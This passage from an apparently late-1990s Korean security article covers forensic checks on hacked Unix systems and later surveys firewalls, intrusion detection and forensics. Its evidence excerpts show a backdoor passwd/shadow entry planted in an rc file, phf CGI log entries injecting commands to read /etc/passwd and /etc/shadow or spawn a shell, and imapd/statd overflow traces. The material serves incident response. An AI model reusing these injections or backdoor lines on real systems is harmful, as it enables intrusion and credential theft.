-rw-r--r--   1 500  500  11544 Jun 25 04:23 tcp.log
```

```
<ps 명령에서 감추고 싶은 파일들을 등록 >
#more ps.
2 linsniffer
2 pepsi
2 smurf
```

○ 발견된 트로이목마 쉘(Trojaned Shell) 뒷문 rc 파일이나 .cshrc, .profile 파일에 뒷문용 코드를 삽입하고, 쉘을 숨겨놓는다.

```
<rc 파일>
.....  . .... . .. .....생략
                rm -f /dev/fb
                ln -s $fbdev /dev/fb
        fi
fi
#echo       'ellrewa:r:1000 1:./:/bin/sh' >> /etc/passwd
#echo       'ellrewa::::: ' >> /etc/shadow

< /etc 디렉토리에 위치한 쉘 >
#ls -ld /etc/csh
-r-xr-xr-x 1 root other 89564 5?y 16@O  23 04 csh
#ls -ld /bin/sh
-r-xr-xr-x  3 bin root 89564 19963b  5?y  3@O /bin/sh
```

○ /bin, /usr/bin, /usr/local/bin 디렉토리 파일의 손상여부 점검

침입자들은 자신의 침입에 대한 추적이나 탐지를 피하기 위해 실행화일들을 변경하거나 삭제하

므로 /bin, /usr/bin, /usr/local/bin 등의 실행화일을 담고있는 디렉토리의 파일들에 대한 변형유무를 점검해야 한다.

```
-r-xr-xr-x  1 bin   bin     0 Dec  9 22:54 vacation
-r-xr-xr-x  1 bin   bin     0 Dec 12 14:20 ftp
-r-sr-xr-x  2 root  bin     0 Dec 12 14:21 w
-r-sr-xr-x  2 root  bin     0 Dec 12 14:21 uptime
-r-xr-xr-x  1 bin   bin     0 Dec 12 14:21 finger
-r-xr-xr-x  1 bin   bin     0 Dec 12 14:21 who
-rwxr-xr-x  1 root  other   0 Dec 12 14:22 login
```

○ 뒷문 디렉토리 점검

해커들은 자신이 공격한 시스템에 백도어를 유지하거나 새로운 공격을 시도하기 위하여 일반적인 방법으로는 보이지않는 디렉토리를 생성한다. 숨겨져있는 디렉토리를 찾기위해서는 우선 해커들의 손이 닿지않은 깨끗한 "ls" 프로그램이 필요하다. 숨겨져있는 디렉토리는 스페이스문자나 탭키, ... 등 특수키의 혼용으로 일반적인 "ls" 명령으로는 잘 보이지가 않는다. 전체 파일시스템에 대하여 find 명령을 이용한 스크립트를 작성하여 백도어 디렉토리를 찾는다. 주로 파일 갯수가 아주 많거나 사용자가 자주 이용하지않는 위치에 백도어 디렉토리가 존재한다.

```
#ls /var/spool/at/spool/.h/
exploits  pen       regs.h~              ts2
ipw.c     reg.tgz   screen               ts2.c
ircbnc.c  regq.h~   screen-3.7.4.tar.gz  tt
login     regr.h~   ssh-1.2.20           web
```

○각종 서버 원격 취약점 점검

호스트에 서버(데몬)로 인하여 해커들은 침입의 발판되므로 모든 서버들에 대하여 해커들의 원격 침입이 있었는지 알기위해 관리자는 취약성 여부를 확인한 후 해킹가능성을 추측할 수 있다. 시스템의 messages 로그는 주요서버들의 접근흔적을 따로 유지하고 있다.

```
Jun 27 20:49:29 ns in.telnetd[12918]: connect from xxx.50.76.90
Jun 15 03:39:28 ns imapd[14020]: connect from xxx.94.85.32
Jun 15 10:15:07 ns in.ftpd[14169]: connect from xxx.250.76.90
```

주요 서버들은 자체로그를 통하여 해킹여부 확인이 가능하다. 하지만 모든 서버들이 로그를 남기는 것이 아니므로 침해사고시 지속적인 감시가 필요하다면 해당 서버 포트의 입출력에 대한 독자적인 로그기록을 남겨야 한다. pop/imap, statd, httpd 의 사례를 살펴본다.

○ <popd/imapd>

```
Dec  5 11:57:50 www ipop3d[933]: connect from xxx.124.104.100
Dec  5 11:57:54 www ipop3d[934]: connect from xxx.124.104.104
=====================================================
Jun 22 10:03:07 ns imapd[447]: command stream end of file,
while reading line user=??? host=dialup187-2-45.swipnet.xxx
Jun 15 15:10:40 ns imapd[14943]: Login failure
user=^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
host=irv-ca48-32.ix.xxx.com
```

○ <statd>

```
May  9 07:08:14 hosim statd[191]: attempt to create
"/var/statmon/sm//../../../
../../../../../../../../../../../../../../../../../../../../../../../../../../../..
/../../../../../../../../../../../../../../../../../../../../../tmp/.nfs0
9  D  H  $  S  $  $                                 `
 O             #   #            P        c     6
            )
           #   #      ;                             #
  XbinXsh  trdwr      "
```

○ <httpd>

```
ter.skynet.xxx  -  -  [27/Mar/1998:06:12:08  +0900]
"GET /cgi-bin/phf?Qalias=x%0a
/bin/cat%20/etc/passwd HTTP/1.0" 200 7360
ppp9.netfly.xxx-  -  [04/May/1998:04:17:38  +0900]
"GET /cgi-bin/phf?Qalias=x%0a/bi
n/cat%20/etc/shadow HTTP/1.0" 200 92
mahler.udel.xxx  -  -  [07/Jun/1998:21:55:11  +0900]
"POST /cgi-bin/phf?Qname=x%0a/b
in/sh+-s%0a HTTP/1.0" 200 175
m06-024.azn.xxx-  -  [08/Jun/1998:09:17:14  +0900]
"POST /cgi-bin/phf?Qname=x%0a/bi
n/sh+-s%0a HTTP/1.0" 200 82
```

○최신 해킹프로그램 점검

해킹피해시스템에서 해킹프로그램 존재여부를 확인하며, 해킹사고때마다 발견된 해킹프로그램에 대해서는 지속적으로 관리 파악하도록 하며, 참고로 발견된 프로그램들은 인터넷 해킹그룹들 사이에 교환되는 해킹프로그램이거나 이를 일부 수정한 것이 대부분이다.

4. 해킹 대응기술

4.1 해킹 대응기술 개요

1998년 모리스 웜 사건이후 해킹피해에 대한

표 5 침해사고분석시 발견된 해킹프로그램

프로그램명	설명
chkexploit	linux의 각종 시스템 취약점을 찾아내는 스캐너
killinetd	원격지 호스트의 inetd 데몬을 다운시켜서 네트워크서비스를 방해하는 프로그램
eipscan	network 레벨의 IP 스캐너
imap, imap2	imap 데몬 오버플로우 원격지공격 프로그램
ADMfindall	network 레벨의 IP 스캐너
lsp	network 레벨의 포트스캐너
imapver	imap 데몬버전의 원격점검 프로그램
netcat	범용 네트워크 해킹도구
imapvun	imap 취약점 스캐너
brute.sh	imap 취약점공격시 사용되는 보조 프로그램
z0ne	특정 도메인의 수많은 IP를 찾아내는 프로그램
imapd_scan.sh	imap 취약점 스캐너
linux rootkit	각종 응용프로그램의 백도어 모음(chfn, chsh, inetd, login, ls, du, ifconfig, netstat, passwd, ps, top, rshd, syslogd, tcpd)
phfscan	phf.cgi 취약점 보안스캐너
phpscan	php.cgi 취약점 보안스캐너
nmap	각종 기능을 추가한 포트스캐너
기타	src, ipw, ircbnc, login, icat, ts2, tt, mendax, phf, s, src4, bcast3, bips, boink, bonk, bonk2, ck, fear, frag, jolt, killwin, land, mscan, nestea, newteardrop, ns, smurf, ssping, tear2, teardrop 등

심각성이 대두되면서 해킹대응 기술도 소극적인 대응방법에서 적극적인 대응기술로 연구방향이 선회하고 있다. 최근에서는 인터넷을 통한 해킹 응용 컴퓨터바이러스 대응기술, 불특정 침입행위에 대한 적극적인 대응기술개발을 위해 암호기술, 인공지능 기술, 면역기술, 신경망 기술 등과 연관되어 많은 연구와 제품들이 나오고 있다.

4.2 Firewall

침입차단시스템은 해킹에 가장 효과적으로 대응할 수 있는 기술로 인터넷 환경에서 네트워크 관리 프로토콜을 초기의 단순 필터링기능에서 NAT(Network Adddress Transalation)기술과 VPN(Virtual Private Network)기술을 기반으로 IETF에서 IPSEC를 채용한 다양한 응용기술과 접목하여 표준화작업을 진행하고 있고, 최근에는 이동호스트가 이동 중에 네트워크에 접속하는 장소에 관계없이 동일한 IP주소를 사용할 수 있는 메카니즘(Firewall Support for Mobile IP), Content Filtering Databases의 인터넷 침입차단시스템(firewall)으로의 연결 메카니즘 등과 연동하는 작업들이 진행되고 있다.

4.3 침입탐지시스템

침입탐지시스템은 침입차단시스템과 더불어 해킹대응에 중요한 역할을 담당하고 있는 기술로 오용 탐지모델에서 비정상행위 탐지모델 개발로 발전하고 있다. DoD 시스템에 대한 어떤 공격이 성공할 지라도 군정보시스템의 중요서비스 및 기능에 대한 최소한의 성능을 지속토록 하는 DARPA/ITO(Defense Advanced Research Projects Agency/Information Technology Office)프로젝트, 감사데이터 축약(reduction)과 분석(analysis)에 통계학적 기술을 응용한 SRI International/CSL, 전문가 시스템을 이용한 실시간 침입탐지 기술을 연구하고 있는 UCSB(University of California, Santa Barbara), 정상 행위 및 침입에 대한 실험과 감

사 증적(audit trails) 관리에 관한 연구를 진행하고 있는 COAST 등이 많이 연구하고 있다. 국내에서는 오용탐지 기술을 기반으로 제품화되어 판매되고, 비정상행위 탐지기술이 일부 연구되고 있다.

4.4 해킹취약점 분석, 진단 및 복구기술

해킹취약점 분석, 진단 및 복구기술은 해킹사고를 예방 및 대응할 수 있는 최선의 방법으로 SATAN, COPS 등 다양한 진단분석 도구들이 공개·상용으로 나오고 있다. 그러나 계속적인 시스템과 네트워크의 보안허점이 발견되고 있어, 지금까지의 해킹패턴 분석을 통한 진단분석 방법에는 한계가 있어 최근에는 이동에이전트를 이용한 진단분석기술, 자기학습을 통한 자가진단기술 등이 연구되고 있다. 해킹취약점 복구기술는 시스템환경에 영향을 받을 수 있는 기술로 응용프로그램환경에서의 복구기술에서 커널자체에 복구기능을 추가한 복구기술이 연구되고 있다.

4.5 네트워크 보안관리기술

네트워크 보안관리기술은 종합적으로 네트워크과 시스템의 보안상태를 파악·대응할 수 있는 종합 해킹대응 기술로 해킹취약점 진단분석기술, 통제 및 감시 기술, 상태 재구성기술, 위험관리기술 등이 통합적으로 지원되는 기술이다. 보안관리기술은 클라이언트-서버환경기반 보안관리에서 이동에이전트을 이용한 지식기반 보안관리기술로 발전되고 있다.

4.6 기타기술

○ 역추적기술

침입행위나 침입자 역추적기술은 네트워크의 환경이나 신분위장 등으로 추적의 한계를 가지고 있는 기술이다. 기본적으로 할 수 있는 로그기반의 추적기술, 사용자 인증기반의 추적기술 등을 있으며, 최근에는 이동에이전트을 응용한 침입자 미행기술, 침입자 추적을 위한 잠복기술, 추적을 위한 복제기술 등이 연구되고 있다.

○ 컴퓨터포렌직스

컴퓨터포렌직스(Computer Forensics)는 컴퓨터를 매개로 이루어지는 행위에 대한 법적 증거자료 확보를 위하여 컴퓨터 저장 매체 등의 컴퓨터 시스템과 네트워크로부터 자료(정보)를 수집, 분석 및 보존하여 법적 증거물로서 제출할 수 있도록 하는 일련의 행위로 최근 유럽, 북미 등에서 활발히 연구되고 있는 분야이다. 초기에 상업적 소프트웨어로 시작하여 이제는 컴퓨터 범죄의 분석기술로 발전하고 있다. 현재까지 DIVA (Digital Image Verfication and Authentication) 등을 이용하여 대상컴퓨터 저장매체의 자료에 대한 이미지 복사, 파일의 내용 분석, 자료의 무결성 등을 지원하여 시스템과 네트워크의 구성 및 내용 조사, 암호 또는 접근통제에 의해 보호된 파일 접근, 하위수준의 자료복구 등의 기능을 지원하는 기술이 나오고 있다.

5. 결 론

예전에는 해킹기법이 주로 유닉스 서버에 대한 허점을 공격하는 방법이 주된 기술이었다. 패스워드 크랙 방법, 스니퍼, root 권한 뺏기 등이라고 볼 수 있겠는데, 최근의 경향은 네트워크에 대한 서비스 거부 공격, 윈도우시스템에 대한 서비스 거부 공격과 바이러스 등이 주종을 이루고 있으며 특정한 호스트를 대상으로 하기 보다 네트워크나 도메인 전체를 대상으로 스캔하는 방법이 나타나는 것이 특징이다. 앞으로는 네트워크의 많은 호스트를 대상으로 큰 피해를 줄 수 있는 웜(Worm)과 같은 바이러스성 대량 파괴나 감염을 노리는 공격, 많은 네트워크와 호스트를 대상으로 정지 혹은 파괴를 목적으로 하는 사이버테러 공격이 나타날 것으로 예상되어 전국가적인 공동 대응체제를 갖추지 못할 경우 매우 큰 불행이 예측된다. 실제로 smurf 공격과 같은 방법은 매우 손쉬운 방법의 서비스 거부공격이면서도 자신을 숨기고 위장할 수 있으며 국내 실무자들의 방어태세는 미흡한 편이다.

전자상거래 환경이 도입되면서 고객과 상점, 은행간 거래정보 및 개인정보 보호는 통신 중에 암호, 인증 등을 통하여 보장받게 되지만 이러한 네트워크 서비스 거부공격에는 속수 무책이 될 가능성이 높아 해외 해커나 국익의 저해를 노리는 침입자들에 의한 사이버테러가 매우 우려된다. 은행 등 전자상거래 환경에서는 어떠한 문제에도

불구하고 서비스를 보장하는 것이 가장 중요하기 때문이다.

또한 현재 국내에서는 정보보호관련업체에서의 해킹방지 제품 수준이 침입차단시스템(방화벽)이 주류를 이루고 있으며, 앞으로는 침입탐지시스템 개발이 주된 과제일 것으로 보이지만 해외 선진 제품과 같은 안정적인 제품이 발표되기 까지는 아직도 시간이 요구될 것으로 판단된다. 그밖에는 컴퓨터포렌직스, 분산보안관리시스템과 중요정보기반보호 차원의 시뮬레이션기술 등이 필요할 것이다.

참고문헌

[1] 한국정보보호센터, "정보시스템 침해사고방지기술 개발", 1999. 1.

[2] 한국정보보호센터, "'98 해킹 및 대응 현황", 1998. 12.

[3] 한국정보보호센터, "'98 CERTCC-KR 연보", 1999. 3.

[4] 신 훈, 정윤종, 임채호, 김종섭, "해킹피해시스템 분석과 수사기법에 관한 연구". WISC, 1998.

[5] 이현우, 이상엽,정현철, 정윤종,임채호, "대규모 네트워크취약점 검색공격 패턴분석 및 탐지도구 개발", WISC '99, '99. 9.

[6] H. T. Jung, et. al., "Caller Identification System in the Internet Environment", Pro- ceedings of the USENIX Secunty Sympo- sium IV, 1993.

[7] Sangyoub Lee, Hyuncheol Jeong, Jeonghyun Park, Chaeho Lim, "Intruder Retracing Using Autonomous Incident Analysis Agent", FIRST Conference. 1999. 6.

[8] Taekyoung Kwon, Myeongho Kang, Jooseok Song, "An Adaptable and Reliable Authen- tication Protocol for Communication Net- works," IEEE INFOCOM '97, Kobe, Japan.

[9] Simson Garfinkel & Gene Spafford, "Practi- cal UNIX & Internet Security", 2nd Ed. O'Reilly & Associates, Inc. 1996.

[10] W. Richard Stevens, "Advanced Programming in the UNIX Enviroment," Addison Wesley, pp 415-425, 1992.

[11] H. Debar, M. Dacier, and A. Wespi, Towards a Taxonomy of Intrusion Detection Systems, Research Report RZ 3030, IBM Research, June 1998.

[12] N. Habra, B. L Charlier, A. Mounji, I. Mathieu, "ASAX: Software Architecture and Rule-Based Language for Universal Audit Trail Analysis", Proceedings of ESORICS'92, European Symposium on Resarch in Computer Security, November 23-25 Toulouse, Springer- Verlag 1992.

[13] Mark Crosbie, et. al., IDIOT Users Guide, Department of Computer Sciences, Purdue University, CSD-TR-96-050, Coast TR 96-04, 1996.

[14] R. A. Kemmerer, "NSTAT: A Model-based Real-time Network Intrusion Detection System," Computer Science Dep., University of California Santa Barbara, Technical Report TRCS97-18, November 1997.

[15] Anderson, Lunt, Javits, Tamaru. Valdes. Detecting Unusual Program Behavior Using the Statistical Components of NIDES, Computer Science Lab., SRI International, SRI-CSL-95-06, 1995.

[16] W. Lee, S.J. Stolfo, and K. Mok, "A Data Mining Framework for Building Intrusion Detection Models", 1999 IEEE Symposium on Security and Privacy, 1999.

[17] David A. Curry, "UNIX System Security," Addison Wesley, pp36-80, 1992.

[18] W. Venema, "TCP Wrapper : Network Monitoring, access control, and booby traps," Proceedings of the USENIX Security Symposium III, 1992

[19] Helen Custer. Inside Windows NT. Microsoft Press.

[20] W. Richard Stevens. TCP/IP Illustrated. Addison-Wesley Publishing Company.

[21] Chlap, Christopher: Direct Network Access in Windows NT http://www.cs.technion.ac.il/Courses/Computer-Networks-Lab/lab_tools/packet_monitor/packet.htm

[22] Comer and Stevens: Internetworking with TCP/IP Vol. 2 Second Edition, Prentice-Hall, 1994. http://willow.canberra.edu.au/~chrisc/nat32.html

임 채 호

1986.2 홍익대학교 컴퓨터공학과(학사)
1991.8 건국대학교 전자계산학과(석사)
1995.2 홍익대학교 전자계산학과(박사수료)
1985~1992 시스템공학연구소 연구원
1992~1994 대전실업전문대학 전산과 교수
1995 시스템공학연구소 초빙연구원
1996~현재 한국정보보호센터 팀장
관심분야 시스템 및 네트워크보안, 분산시스템 등

김 병 천

1974.2 서울대학교 공과대학 응용수학과 졸업(학사)
1976.2 서울대학교 대학원 계산통계학과(석사)
1984.12 Iowa State University 전산통계(박사)
1985~현재 한국과학기술원 신업경영학과 교수
1989~현재 CONCERT 운영위원장
관심분야 : 시스템 및 네트워크보안, 데이터마이닝, 데이터웨어하우스

• 제12회 영상처리 및 이해에 관한 워크숍 •

- 일 자 : 2000년 1월 27 ~ 29일
- 장 소 : 하얏트 리젠시 제주
- 논문제출마감 : 1999년 12월 24일
- 심사결과통보 : 2000년 1월 5일
- 주 최 : 한국정보과학회 컴퓨터비젼및패턴인식연구회
  한국통신학회 영상통신연구회
  대한전자공학회 화상처리및텔레비젼연구회
- 문 의 처 : 서강대학교 전자공학과 영상처리연구실
  Tel. 02-716-4514, Fax. 02-706-4216
  E-mail:ipiu2000@eevision1.sogang.ac.kr
  http://eevision1.sogang.ac.kr/~ipiu2000